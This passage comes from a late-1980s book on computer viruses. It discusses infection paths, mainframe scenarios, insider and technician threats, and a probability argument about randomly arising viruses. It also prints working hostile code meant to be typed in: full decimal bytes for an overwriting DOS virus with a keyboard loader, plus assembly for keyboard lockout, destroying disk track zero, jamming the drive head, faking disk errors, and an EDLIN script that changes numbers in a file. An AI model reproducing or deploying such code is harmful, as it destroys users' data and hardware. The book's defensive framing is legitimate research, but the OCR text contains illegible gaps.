1AAF:031E CD21        INT     21
1AAF:0320 58          POP     AX
1AAF:0321 2B06853E     SUB     AX, [3E85]
1AAF:0325 53          PUSH    BX
1AAF:0326 BB1000       MOV     BX, 0010
1AAF:0329 F7E3        MUL     BX
1AAF:032B 5B          POP     BX
1AAF:032C 0BD2        OR      DX, DX
1AAF:032E 7403        JZ      0333
1AAF:0330 BF813E       MOV     DI, 3E81
1AAF:0333 8E06BB0B     MOV     ES, [0BBB]
1AAF:0337 FC          CLD
1AAF:0338 B9EF0C       MOV     CX, 0CEF
1AAF:033B 2BCE        SUB     CX, SI
1AAF:033D F3          REPZ

```

**Summary:**

You can never look at a program and say with certainty, "This program is virus-free." It's a matter of conscience whether you want to use the program or not. The reverse case is somewhat easier: If a virus is discovered in a program, the program must not be used. If parts of the program are discovered which cannot be understood or which are undocumented, the program should not be used until these questions are cleared up.

## 11.2 Viruses by phone

Although it has often been exaggerated in the press, the danger of viral attack through data transfer is no greater than any other type of infection. Precautions similar to those in Chapter 7 must also be taken when communicating to other computers. As long as documents or programs are only written into a BBS, there is no danger or infection. A danger arises only when the device to which you are communicating has the ability to start transferred programs. The author is not aware of any such BBSes. Therefore viruses can spread only when a user starts the program received from another computer on his machine. Here the same security measures apply as for programs received on disk.

Systems which provide a system interface with all privileges are the ones which are really in danger. But hopefully the users are also aware of these dangers.



### 11.3 Paths through the isolation

For protection against viruses, the following security concept was developed: A system which consists only of a hard disk drive (no disks), a trimmed-down operating system (no DEBUG, LINK, etc.), and the user programs; no other programs can be installed. This statement, even though it appears logical, is not only false, it is even dangerous if the user should rely on the security of this concept. The reader may ask how a program would get into a computer system which had neither disk drives nor an assembler or debugger. The solution is so obvious that most people overlook it. With the resident COPY function of MS-DOS a file can be entered from the keyboard. Since not all of the ASCII codes can be entered with the ALT key, an input program must first be created with the following command:

COPY CON INP.COM

(enter decimal numbers while pressing the ALT key)

```
049 192 162 064 001 180 060 185
032 032 186 057 001 205 033 080
187 065 002 184 007 012 178 255
205 033 136 007 067 129 251 093
004 117 240 088 137 195 180 064
185 028 002 186 065 002 205 033
180 062 144 205 033 180 076 205
033 086 073 082 046 067 079 077
^Z
```

**Operation of  
the input  
program:**

Since NUL cannot be entered over the console, the filename must be terminated with 00H by the program.

```
2075:0100 31C0      XOR     AX,AX
2075:0102 A24001     MOV     [0140],AL
```

Create and open a file

```
2075:0105 B43C      MOV     AH,3C
2075:0107 B92020     MOV     CX,2020
2075:010A BA3901     MOV     DX,0139
2075:010D CD21      INT     21
```

Handle on the stack

```
2075:010F 50        PUSH    AX
```

Read 540 bytes from CON without echo and store in buffer

```
2075:0110 BB4102     MOV     BX,0241
2075:0113 B8070C     MOV     AX,0C07
2075:0116 B2FF      MOV     DL,FF
2075:0118 CD21      INT     21
2075:011A 8807      MOV     [BX],AL
2075:011C 43        INC     BX
```

```

2075:011D 81FB5D04    CMP    BX,045D
2075:0121 75F0        JNZ    0113

```

Get handle from stack

```

2075:0123 58          POP    AX

```

Write buffer in file

```

2075:0124 89C3        MOV    BX,AX
2075:0126 B440        MOV    AH,40
2075:0128 B91C02      MOV    CX,021C
2075:012B BA4102      MOV    DX,0241
2075:012E CD21        INT    21

```

Close file

```

2075:0130 B43E        MOV    AH,3E
2075:0132 90          NOP
2075:0133 CD21        INT    21

```

End program

```

2075:0135 B44C        MOV    AH,4C
2075:0137 CD21        INT    21

```

The filename to be created is in front of the buffer.

```

2075:0130 B4 3E 90 CD 21 B4 4C CD-21 56 49 52 2E 43 4F 4D
                                V I R . C O M

```

After this program is started with INP, all ASCII codes can be entered through the keyboard (there is no echo to the screen). The NUL code must be entered with ALT 2 (use the number keys on the main keyboard). The virus program below can be entered with this program. This is the overwriting virus from Section 9.1. There is a difference in the drive access, which in the form used here works correctly only under DOS 2.11.

The input is automatically ended after 540 bytes and the VIR.COM program is created.

```

144 144 144 184 000 000 038 163
163 002 038 163 165 002 038 162
167 002 180 025 205 033 046 162
250 002 180 071 182 000 004 001
138 208 141 054 252 002 205 033
180 014 178 000 205 033 060 001
117 002 176 006 180 000 141 030
155 002 003 216 131 195 001 046
137 030 163 002 248 115 033 180
023 141 022 176 002 205 033 060
255 117 021 180 044 205 033 046
139 030 163 002 046 138 007 139
218 185 002 000 182 000 205 038
046 139 030 163 002 075 046 137
030 163 002 046 138 023 128 250
255 117 003 233 000 001 180 014
205 033 180 059 141 022 248 002
205 033 235 084 144 180 023 141
022 176 002 205 033 180 059 141

```

```

022 248 002 205 033 180 078 185
017 000 141 022 174 002 205 033
114 155 046 139 030 165 002 067
075 116 009 180 079 205 033 114
140 075 117 247 180 047 205 033
131 195 028 038 199 007 032 092
067 030 140 192 142 216 139 211
180 059 205 033 031 046 139 030
165 002 067 046 137 030 165 002
180 078 185 001 000 141 022 168
002 205 033 114 160 235 007 144
180 079 205 033 114 151 180 061
176 002 186 158 000 205 033 139
216 180 063 185 048 002 144 186
000 224 144 205 033 180 062 205
033 046 139 030 000 224 129 251
144 144 116 212 180 067 176 000
186 158 000 205 033 180 067 176
001 129 225 254 000 205 033 180
061 176 002 186 158 000 205 033
139 216 180 087 176 000 205 033
081 082 046 139 022 131 002 046
137 022 048 226 046 139 022 001
224 141 014 130 001 043 209 046
137 022 131 002 180 064 185 048
002 144 141 022 000 001 205 033
180 087 176 001 090 089 205 033
180 062 205 033 046 139 022 048
226 046 137 022 131 002 144 232
007 000 233 000 000 180 000 205
033 180 014 046 138 022 250 002
205 033 180 059 141 022 251 002
205 033 195 255 000 000 000 000
255 000 255 000 000 000 000 000
042 046 099 111 109 000 042 000
255 000 000 000 000 000 063 000
063 063 063 063 063 063 063 063
101 120 101 000 000 000 000 000
063 063 063 063 063 063 063 063
099 111 109 000 255 000 000 000
000 000 063 000 063 063 063 063
063 063 063 063 063 063 063 000
000 000 000 000 063 063 063 063
063 063 063 063 099 111 109 000
092 000 000 092 000 000 000 000
000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000
000 000 000 000 000 000 026

```

Those with a good memory can keep these numbers in their heads. A good data typist can enter the virus in less than five minutes from a sheet of paper.

### 11.4 Programmers

The people with the best access to data processing have been given little attention in this book so far: the programmers. It may come as a surprise to some that many software houses build an expiration date into a program which is not removed until the bill has been paid in full. Thus if an expiration date expires when the account hasn't been paid in full, it is not an expiration date, it is just a little error in the program which can occur again.

What's good for software houses is good for programmers. Or is it?

This means that a programmer can build certain checks into a program he is writing for his employers. It could check for the existence of a BURST.\*\*\* file, for example. Naturally, the employee makes sure that this file is always present. If he's fired, his successor doubtlessly removes the superfluous file. How would he know that this file prevented the spread of a virus left by his predecessor?

Mind games of this type can be carried far. Another danger arises from testing software on computers in stores or at trade shows. Who would deny the request from a potential customer or programmer to check to see if his software would run on an XY computer?

## **12**

### **The security risks**

## 12. The security risks

With knowledge of the infection paths, the security risks for a computer system can be limited somewhat further. In this chapter we'll expose gaps which are generally ignored. But it is exactly the disregard of these gaps that can have dangerous consequences.

Bernd Fix also recognized these security gaps and has given some thought to the risk of virus infection of mainframe computers. Before we explore the individual risks, we have a document from B. Fix which concerns the infiltration and propagation of viruses in mainframes and also contains two *infection scenarios*:

### COMPUTER VIRUSES ON MAINFRAMES

Computer viruses represent a danger not only for personal computers (PC's)—mainframes are just as susceptible to these "diseases." Since (at least today) the mainframes and the data networks that connect them are the nerve centers of our developing information society, a virus attack on such a system could cause much greater damage than an attack on an "isolated" PC.

In general viruses on mainframe systems work according to the same principle as viruses on PCs. The difference is largely in the organization of the data and system architecture on a mainframe, which differ considerably from those on a personal computer. We won't talk about the function of viruses any longer. We will, however, discuss how the spread of a virus in a mainframe computer can take place based on its special circumstances.

#### Spread of a virus

The spread of a virus from one PC to another (and from one user to another) is mainly through the exchange of disks. This propagation mechanism places little or no role for mainframes, since the organization of data in a mainframe is different:

Generally many users (100-1000 users, depending on the size of the computer) work on such a system. The users' data are generally not stored on removable media (not counting the magnetic tapes used for backup) but are permanently available on disks/drums. This makes it necessary to protect the data of each user from another user. That is, each user can generally read/write his own data and only read the system utility routines. The actual data and parts of the operating system form a user level separated from the other users. A virus which is released in one user level cannot spread to another user level because it cannot write to the data of the foreign user level (which would be necessary for the infection). But in practice this strict separation has proven to be hindering: most computer systems allow a user to make his data available to a specific group of users (such as colleagues in the same work group). In addition, employees of the computer center have access to ALL user data (naturally only in the context of their work for the computer center). This makes propagation

similar to that through the exchange of disks possible. It is limited to the given group of users, and users outside this group cannot be infected.

Another feature of mainframes which is significant for the spread of viruses is the principle of hierarchically organized priorities. These priorities control the access permission of the user to foreign data, especially program libraries and routines of the operating system. Depending on the level of the priority, generally accessible operating system routines like "output catalog of files" can be manipulated. It's important to note that the program in the computer has the same priority as the user who is running it.

We'll illustrate through two examples how a virus can get into a mainframe computer system and propagate itself. Computer viruses which are released on the user level without privileges can "work their way up" through the system. Factors which allow this propagation in privileged user areas are not technical in nature and are independent of the given computer and its operating system. It turns out that routine practices and daily rituals play an important part in this propagation.

#### Consultation scenario

At a university computer center a user A, known to the computer center as a non-programmer, comes for consultation. User A runs only application programs for his field of work; these programs were provided to him by a colleague from another university. He has used them for two years without any problems.

Suddenly his program no longer works correctly. He turns to user B for some help, since he as a non-programmer sees no way of eliminating the problem alone. Naturally, user B looks into the matter. He first has the program demonstrated and the problem explained. At first he too is puzzled by the misbehavior of the program. He asks user A if he can copy the program in order to analyze the problem later, at his convenience, since he can't tell what is wrong just by looking at it. User A agrees and the program is copied to the level of user B. Some time later user B tries to find the error in the program. An analysis of the program code is quite difficult, since the program was created by a compiler and is very long and uncommented. User B starts the program again under a monitor in order to get at least a rough idea of what the program is doing. He determines that certain areas of the program are not being executed. In another test run these areas still remain unused.

His explanation was that these areas are being jumped over by a conditional branch and that one of the control flags could be changed by a bit error. But as mentioned above, the precise analysis of the program would require too much time. User B decides to delete the program from his level. He tells user A that he could not find the error and advises him to obtain a new copy of the program from his colleague. Two days later, all of the programs at the computer center are infected by the virus.

It is unimportant where the virus came from or why it caused user A's program to malfunction. Perhaps it had remained hidden for several years in some programs at the computer center. This scenario is interesting for another reason: User B is generally an employee of the computer center and has many or even all privileges (access rights to files which are not his own); in any event he has more privileges than user A, who can probably access only his own files. When the virus has reached such a privileged level, it can spread throughout the whole system in a short time. The virus can propagate at a similar speed in the following example:

**Games  
scenario**

The users of a computer center have set up a *games corner* on the computer. In our case this unintended use of the computer is discovered by the system operators; they themselves occasionally while away the long hours during the night shift with these programs. One day a new game program with the name STARWARS appears in this games corner. During the following night shift this program is played several times by the system operators; a week later someone deletes the program.

While in the first case the well-intentioned helpfulness of user B to user A allowed the virus to spread quickly, in this case the virus programmer made good use of the propensity of the system operators to play games. There is nothing more to stand in the way of an infection of all users of the computer center.



### 12.1 Data protection and service

Even in installations which are very conscious of EDP security, two possible security gaps are often overlooked. In addition to the system manager (i.e., the person in charge of the system), the data security personnel also have considerable authority, which involves access to data and programs. These natural privileges require a high level of loyalty to the system owner. Therefore the people in question are checked out very thoroughly before they are given tasks of this sort. As a result of this check and the generally high salary of this position, it is hardly likely that he will knowingly introduce virus programs to the system he knows so well. If this person takes his job seriously, there is also no unconscious virus infiltration, because he would certainly never allow any programs to be used which had not been checked in precise detail.

But in every mainframe installation there is another class of people of which few users are aware of the significance. These are the service technicians. To be sure, they are responsible only for the hardware, but because of their knowledge in this area they always have ways of getting to data and programs which hardly anyone knows even exist. For example, diagnostic software must be able to reach all areas of a system in order to detect any errors. Logically, the service technician can access all of the data on the system. This situation is not known to most users of the system.

For example, let's say the payroll and accounting are done on a mini-computer. Since no employees are supposed to be able to find out how much the other employees earn, the media are exchanged and an employee of the payroll department monitors the output of the system activity so that no one happening to walk by can take a look at the output. But the data lines to the printer go through the hardware department, where another printer has been connected so that the lines can be monitored for servicing....

But a technician or a maintenance company may have other interests than gathering data. Lucrative maintenance contracts can be obtained only when the customer has been confronted with loss of the computer before. And here again we have a use for virus programs. This allows service companies to secure their contracts for a long time. And these companies are held in high esteem because the irregularly occurring errors are always fixed very quickly. The London Times confirms that this method of contract security is not mere fantasy when it speaks of "self-employed maintenance programs and analysts" who modify a computer system such that small errors occur again and again, securing for them new service contracts.

Here are two examples from other occupations:

A glazier from Kärnten, West Germany, equipped his employees with slingshots in order to get glass replacement contracts....

Just recently an excavation firm has become successful at finding explosives at construction sites. Some grenades have been found neatly buried just a few centimeters under the ground. People were very surprised that these grenades had not exploded although they were close to the surface and subject to much vibration. It didn't take long for someone to suspect that the excavation firm had planted the grenades themselves in order to get more contracts. Moreover, the company received a premium when duds were found.

## 12.2 VIR-DOS?

Even if the only programs you use on your system are ones which you wrote yourself in assembly language, you can never assume that the system is free of viruses. This is because there is some type of operating system on every computer—stand-alone systems excluded. The problem with operating systems is the minimal documentation supplied by the manufacturer. The purchaser of an operating system must blindly trust that everything is in order with this system. Almost all operating system manufacturers prove how often this is not the case by the new system versions they release.

It's possible that all of the operating system versions of a certain manufacturer will no longer work after January 1, 1990. It's doubtful that anyone has made the effort to analyze the source code of an operating system in this light, whereby it would be quite difficult to even obtain this code. It might be possible to check for such criteria as virus infiltration on the PC level, but on the minicomputer or mainframe level you encounter all but insurmountable difficulties.

Operating systems of several megabytes, developed by a team of programmers, can hardly be verified by employees, to say nothing of outside, independent observers. Here the user is somewhat at the mercy of the system manufacturers.

What remains is to question the people who have developed the operating systems for strategically relevant computers. Can a nation take the risk of using a computer whose operating system has been developed in another, for the moment, friendly nation? Even if the entire documentation (read source code) for the operating system has been included. Section 13.3 shows what problems can arise when a large program, and this certainly includes an operating system, is investigated for viruses or other manipulations. It should be clear by now, however, that it's extraordinarily difficult. The reader is left to his own thoughts on the possible consequences of manipulations in strategic computer systems...

### 12.3 Randomly occurring viruses

Fred Cohen also gave some thought in his paper to the probability of a randomly-occurring virus. This probability, under the most favorable conditions (virus length 1000 bits, 50% of all bits correctly set), is the following:

$$\frac{500!}{1000^{500}}$$

Unfortunately, Cohen did not give justification for this value. With this help it would certainly be easier to verify his calculation. Perhaps he assumed successive mutations of a single bit stream, which in practice will never occur because as a general rule a program is no longer completely functional after changing a single bit. Assuming 500 successive mutations must be treated, is completely unrealistic.

It's more important to answer how large the probability is that an arbitrary bit stream, perhaps modified by a program running "amok," would by chance receive a *virus bit stream*.

This probability should be compared with Cohen's calculation. Since it is hard to compare things to a number like 500!, we will go through some mind exercises.

If, like Cohen, we assume a virus length of 1000 bits, you can assign this virus bit stream a rational value. This numerical value can never exceed the value  $2^{1000}$ . This means that the probability that an area of 1000 bits has exactly the code of a virus is the inverse of  $2^{1000}$ . The probability of a randomly occurring virus is this:

$$\frac{1}{2^{1000}}$$

Under different conditions the probability can only be better, with the same length of the bit stream, never worse. It is difficult to compare Cohen's value with the value above because 500! is difficult to comprehend. In what follows we will verify the statement:

$$1) \frac{500!}{1000^{500}} < \frac{1}{2^{1000}}$$

The individual steps are explained. According to Stirling's formula, an approximation for  $n!$  is given by:

$$2) n! = \left[ \frac{n}{e} \right]^n * \sqrt{(2 * \pi * n)}$$

With the help of this approximation, we can rewrite Cohen's result as:

$$3) \frac{\left[ \frac{500}{e} \right]^{500}}{1000^{500}} * \sqrt{(2 * \pi * 500)}$$

A little rearranging makes it easier to see:

$$4) \left[ \frac{500}{e} \right]^{500} * \sqrt{(2 * \pi * 500)} * \frac{1}{1000^{500}}$$

$$5) \frac{500^{500}}{e^{500} * 1000^{500}} * \sqrt{(2 * \pi * 500)}$$

$$6) \frac{500^{500}}{e^{500} * 2^{500} * 500^{500}} * \sqrt{(2 * \pi * 500)}$$

$$7) \frac{1}{e^{500} * 2^{500}} * \sqrt{(2 * \pi * 500)}$$

$$8) \frac{1}{(2 \cdot e)^{500}} * \sqrt{(2 \cdot \pi \cdot 500)}$$

$$9) \frac{1}{(2 \cdot e)^{500}} * \sqrt{(\pi * 1000)}$$

To get a better grip on the result, we have to carry out the exponentiation.

$$10) \frac{1}{e^{846.5735}} * e^{4.0262}$$

11)  $\frac{e^{4.0262}}{e^{846.57}}$

And finally we have the result of Cohen's calculation.

$$12) \frac{500!}{1000^{500}} \approx e^{-842.54}$$

By contrast, the inverse of the largest number representable by 1000 bits:

13)  $e^{-693.14}$

[illegible]

Inverse of  $2^{1000}$ .

Despite this huge-appearing deviation, the probability of a random virus appearing is extremely small. If you put this probability against all of the computer systems currently in use, establishing an average data transfer rate of 5 Mbits/s, then this probability reaches a value which can be much better understood. Five Mbits/s corresponds to  $4.32 \times 10^{11}$  bits transferred per day per computer under the unrealistic assumption that these computers continually read or write data.

[illegible]

213

(whereby overlapping areas also have to be considered), and for another we have to clarify if and when a given area of memory is interpreted as an executable program area. It is not within the scope of this book to answer these questions.

But there are still other factors: As the definition of a virus says, it must be a program which copies itself into other programs; it must be able to access files. Now the reader can consider how many of his programs have the ability to affect files, and read data and directories.

Almost all programs have the ability to change data. Many can also read directories and files. This means that the basic functions of a virus are already contained in these programs. To make viruses out of these programs, we just have to change what these routines do. The virus in Section 9.4 does similar things with DEBUG, EDLIN and COPY. In this manner the code of a virus listing (ignoring the instruction listings) could be less than 50 bytes and brought under a length of 1000 bits. The kernel of the virus could look like this:

DIR *.COM>X	13 bytes	104 bits
EDLIN X<1	11 bytes	88 bits
DEBUG X<2	11 bytes	88 bits
EDLIN N.BAT<3	15 bytes	120 bits
N	3 bytes	24 bits
Total:	53 bytes	424 bits
CR and LF are included		

If we carry this game a little further and give the EDLIN and DEBUG programs new names, the program can be shortened even further.

DIR *.COM>X	13 bytes	104 bits
E X<1	7 bytes	56 bits
D X<2	7 bytes	56 bits
E N.BAT<3	11 bytes	88 bits
N	3 bytes	24 bits
Total:	41 bytes	328 bits
CR and LF are included		

We have succeeded in making a virus 60% smaller than the minimum virus length proposed by Cohen. Naturally this is just an example, but who can say that his software cannot be turned into a virus by changing a single bit? As we have shown, the basic functions are contained in almost every program. Even the smallest change can have fatal consequences.

**Summary:** Although Cohen's calculation missed the mark by several powers of ten, little has changed concerning the statement that a random virus generation is all but impossible. This is valid only if we assume we are starting from scratch. If we start with existing software, which in general already has routines for reading and writing data, etc., a decrease in the degree of the probability must be accepted. It can never be exactly calculated how large the chance is of creating a virus through random changes, just as the virus length of 1000 bits proposed by Cohen can be shrunk to many fewer bits, depending on the system environment.



**13**  
**Manipulation tasks**

## 13. Manipulation tasks

In this chapter we raise the question: "How far can you go in such a publication?" This book is, after all, not intended to be a guide for saboteurs. The following program listings involve destructive programs or programs which can be misused for destructive purposes. By itself, a program is neither good nor evil; its use depends entirely on the sense of responsibility of those who work with these programs.

The main purpose of these destructive programs is to illustrate the weak points in a computer system, so that they can be eliminated. The weakest point in a computer system is the ability to impair the function of the computer through software. The most important consideration to remember when examining the following programs is how extremely short these programs are.

### 13.1 Nothing's as easy as a crash

Those who know something about the complexity of computer operating systems are astonished that they don't crash more often than they do. Changing a single bit in memory can cause a crash. This makes it very easy to cause such an error on purpose. The user is made aware of the crash by the fact that the computer no longer accepts normal program accesses. Either all inputs are completely ignored, or they lead to completely different results. Owners of older-style home computers are still treated to an occasional technicolor crash, while more modern computers tend to cause *silent* crashes, also referred to as *hanging up*, or *locking up*. This is a result of different hardware structures. In earlier computers the processor had to take care of the screen display and speaker output itself; today these tasks are handled by special custom chips. Therefore a crash on an old home computer could have a much more colorful affect on the sound and color.

It is important to distinguish between two different types of system crashes. The *true* system crashes prevent any control and make it impossible to determine what part of the program the processor was executing. Crashes of this type are caused by loading too many memory-resident programs, actual program errors or hardware reasons.

*Simulated* crashes behave the same way, but are not completely uncontrolled. Inside the computer they perform specific tasks, which deprive the user of control. These tasks could be formatting the hard disk, deleting sectors or manipulating files. Since the user no longer has any control over the system, it is impossible to terminate the process once started. Termination is possible only by a hardware reset or by turning the computer off. But it takes several seconds before a user realizes that something is wrong, which gives the virus more than enough time to make all of the directory entries of a hard disk unusable.

The main problem in creating a crash lies in disabling all inputs or interrupt options from the keyboard. Here you can distinguish between multiple levels:

- 1) Program-internal termination disabled
- 2) Termination through Control-C disabled
- 3) Termination with Alt, Ctrl and Del disabled
- 4) Every form of termination disabled

Unfortunately, the fourth form cannot be performed on most systems, because turning off the power stops the computer. But there are uninterruptable power supplies which can allow the computer to continue working for fifteen minutes or more. Since this is a peripheral device, the plug can still be pulled from the uninterruptable supply.

The other three forms of the crash can be created very easily. In the first case, the program is simply written so that it doesn't monitor a certain key for termination. Disabling Ctrl-C is also no great hurdle. This can be done with BREAK OFF in CONFIG.SYS or on the command level. Even more effective is redirecting the console interface to the NUL device. In this case the keyboard buffer is no longer filled. A few more tricks are necessary to disable the Alt, Ctrl and Del function, however.

The NOBREAK.COM program printed here disables all input through the keyboard. Even a warm start (Alt, Ctrl and Del) is no longer possible. Otherwise the system remains completely functional. The program can be entered with DEBUG and then saved under the name NOBREAK.COM.

```

21E4:0100 B435      MOV     AH, 35
21E4:0102 B004      MOV     AL, 04
21E4:0104 CD21      INT      21
21E4:0106 8CC0      MOV     AX, ES
21E4:0108 89DA      MOV     DX, BX
21E4:010A 8ED8      MOV     DS, AX
21E4:010C B425      MOV     AH, 25
21E4:010E B009      MOV     AL, 09
21E4:0110 CD21      INT      21
21E4:0112 B80000    MOV     AX, 0000
21E4:0115 CD21      INT      21

```

**Operation:** Read interrupt vector four. This is usually an unused vector. The result is returned in ES and EX.

```

21E4:0100 B435      MOV     AH, 35
21E4:0102 B004      MOV     AL, 04
21E4:0104 CD21      INT      21

```

Redirect interrupt vector nine. This is the keyboard interrupt vector. This is redirected to vector four. This vector normally points to an IRET command. This causes all keyboard inputs to be trapped.

```

21E4:0106 8CC0      MOV     AX, ES
21E4:0108 89DA      MOV     DX, BX
21E4:010A 8ED8      MOV     DS, AX
21E4:010C B425      MOV     AH, 25
21E4:010E B009      MOV     AL, 09
21E4:0110 CD21      INT      21

```

Orderly termination of the program:

```

21E4:0112 B80000    MOV     AX, 0000
21E4:0115 CD21      INT      21

```


You can place NOBREAK.COM into a batch file to convince yourself of its effect.

```

Nobreak
dir *.*
dir *.* /p

```

When this program is started, the batch job is processed and the only way it can be stopped is to turn the computer off. It does not always have to be to a disadvantage to disable the keyboard. For some applications which must not be interrupted (direct accesses to the controller, among others), it can be quite sensible to disable interruptions.



OTTO '88

## 13.2 Software vs. hardware

It is a familiar game to attack hardware with programs. Some examples of this were given in Section 6.3. There two problems arose in making a distinction between hardware and software. The following program destroys track zero of the disk drive and makes this disk unusable for DOS. By changing the drive number this program can also be used to make hard disks unusable. While you can still use a floppy disk drive after its formatted your software, this is not necessarily the case with a hard disk. This program can be entered with DEBUG and stored under the name KILL.COM.

```

197E:0100 B405      MOV AH,05
197E:0102 B200      MOV DL,00
197E:0104 B600      MOV DH,00
197E:0106 B500      MOV CH,00
197E:0108 B101      MOV CL,01
197E:010A B008      MOV AL,08
197E:010C CD13      INT 13
197E:010E B400      MOV AH,00
197E:0110 CD21      INT 21

```

### Explanation of the program:

Loading AH with five means format track:

```
197E:0100 B405      MOV AH,05
```

DL contains the drive number, in this case it is 0 = drive A:

```
197E:0102 B200      MOV DL,00
```

DH contains the head number. In this case head zero:

```
197E:0104 B600      MOV DH,00
```

CH contains the track. Here it is track zero:

```
197E:0106 B500      MOV CH,00
```

CL contains the first sector to be processed. Here it is sector one:

```
197E:0108 B101      MOV CL,01
```

AL contains the number of sectors to process. Here it's eight sectors, one complete track:

```
197E:010A B008      MOV AL,08
```

Interrupt 13 is the BIOS interrupt for a disk access:

```
197E:010C CD13      INT 13
```

The program is ended normally with interrupt 21:

```
197E:010E B400      MOV AH,00
197E:0110 CD21      INT 21
```

Building from this program, other effects can be achieved. If the track specification is set to a value beyond 39, the drive head moves past the innermost track. On some disk drives this can cause the head to stick, requiring the computer to be opened up in order to free it. This program looks like this:

```
197E:0100 B405      MOV AH,05
197E:0102 B200      MOV DL,00
197E:0104 B600      MOV DH,00
197E:0106 B580      MOV CH,80      !!!!!!!
197E:0108 B101      MOV CL,01
197E:010A B008      MOV AL,08
197E:010C CD13      INT 13
197E:010E B400      MOV AH,00
197E:0110 CD21      INT 21
```

Similar games can be played with almost all peripheral devices. It should also be mentioned that it is possible to destroy a monitor by improper programming of the 6845 CRT controller. Preventing this is a job for the manufacturer of this device.

### 13.3 False errors

Here the fine lines separating the different manipulation types become unclear. Whether error messages are deliberately produced which would normally not exist, or whether error messages in DOS or in programs are falsely called, it makes no difference. The following program works like the one in Section 13.1. Here the BIOS interrupt for disk access is redirected.

```

197E:0100 B435      MOV AH, 35
197E:0102 B004      MOV AL, 04
197E:0104 CD21      INT 21
197E:0106 8CC0      MOV AX, ES
197E:0108 89DA      MOV DX, BX
197E:010A 8ED8      MOV DS, AX
197E:010C B425      MOV AH, 25
197E:010E B013      MOV AL, 13
197E:0110 CD21      INT 21
197E:0112 B80000    MOV AX, 00
197E:0115 CD21      INT 21

```

**Operation:** Interrupt vector four (overflow) is read:

```

197E:0100 B435      MOV AH, 35
197E:0102 B004      MOV AL, 04
197E:0104 CD21      INT 21

```

Interrupt vector 13 (disk access) is redirected to interrupt vector four. Since this interrupt is not defined by the system, the disk interrupts are not serviced:

```

197E:0106 8CC0      MOV AX, ES
197E:0108 89DA      MOV DX, BX
197E:010A 8ED8      MOV DS, AX
197E:010C B425      MOV AH, 25
197E:010E B013      MOV AL, 13
197E:0110 CD21      INT 21

```

The program is ended with INT 21:

```

197E:0112 B80000    MOV AX, 00
197E:0115 CD21      INT 21

```

All subsequent disk accesses are trapped. Since MS-DOS doesn't notice that this is happening, all sorts of different error messages can appear. This depends largely on the buffer size defined in CONFIG.SYS, since some accesses to these buffers are still made correctly even though no more disk accesses are being made. This program is harmless since it simply causes false errors. But it can be more than a little annoying if you are editing a document and you can't save it because disk accesses are no longer being performed.



Without much effort, errors in printers, interfaces or monitors can be simulated in this manner. All of this is possible with the tiny little program which we have already used to affect the keyboard and disk. We just have to enter the corresponding interrupts.

```

197E:0100 B435      MOV AH,35
197E:0102 B004      MOV AL,04 interrupt to be
197E:0104 CD21      INT 21 redirected to
197E:0106 8CC0      MOV AX,ES
197E:0108 89DA      MOV DX,BX
197E:010A 8ED8      MOV DS,AX
197E:010C B425      MOV AH,25
197E:010E B013      MOV AL,13 interrupt to be
197E:0110 CD21      INT 21 redirected
197E:0112 B80000    MOV AX,00
197E:0115 CD21      INT 21

```

In conclusion, a bit of harmless fun. This program affects the step rate of the disk drives. It can be made so small (with zero) that load times triple, or so large with FF that errors continually occur when reading and writing. The address is normally 0000:522. It can be found under interrupt address 1E.

```

1983:0100 B80000    MOV AX,0000
1983:0103 8ED8      MOV DS,AX
1983:0105 BB2205    MOV BX,0522 parameter address
1983:0108 B4FF      MOV AH,FF step rate
1983:010A 8827      MOV [BX],AH
1983:010C 31C0      XOR AX,AX
1983:010E CD13      INT 13 disk system reset

End of program
1983:0110 B400      MOV AH,00
1983:0112 CD21      INT 21

```

This should be enough material to take care of the topic of simulated errors.

### 13.4 Data manipulations

In this section too, or perhaps precisely in this section, we should not go too far in detail to avoid turning this into a "data manipulation manual." We have an example of how data can be modified, but this example has been selected so that there is no real danger to data.

It involves a program which runs at the command level of the computer, thus involving no programming knowledge. Once again we use the MS-DOS utility program EDLIN. The task consists of replacing every occurrence of the ASCII character "9" with the character "8".

The program itself consists of two parts, a batch file and a command file. The batch file has the name EX.BAT and consists of just one line:

```
EDLIN DUMMY.DAT<CHANGE
```

The command file CHANGE contains control characters so it must be created with the debugger:

```
197E:0100 31 2C 39 39 39 39 52 39-1A 38 0D 0A 65 0D 0A
          1 , 9 9 9 9 9 R 9 . 8 . . e . .
```

Before calling EX.BAT create the DUMMY.DAT file that is modified by this program.

```
Credits:      9679869.87
Debits:       453978.99
Private:      9778.45
End of record
```

EX.BAT is started, the editor reads the file, replaces all 9's with 8's and stores the file again. The console interface is first disabled with CTTY NUL. Otherwise the following outputs would appear on the screen:

```
End of the input file
*1,9999R9^Z8
      1:*Credits: 8679869.87
      1:*Credits: 8678869.87
      1:*Credits: 8678868.87
      2: Debits: 453978.99
      2:*Debits: 453978.89
      2:*Debits: 453978.88
      3: Private: 8778.45
*e
```

Afterwards the DUMMY.DAT file looks like this:

```
Credits:      8678868.87
Debits:       453978.88
Private:      8778.45
End of record
```

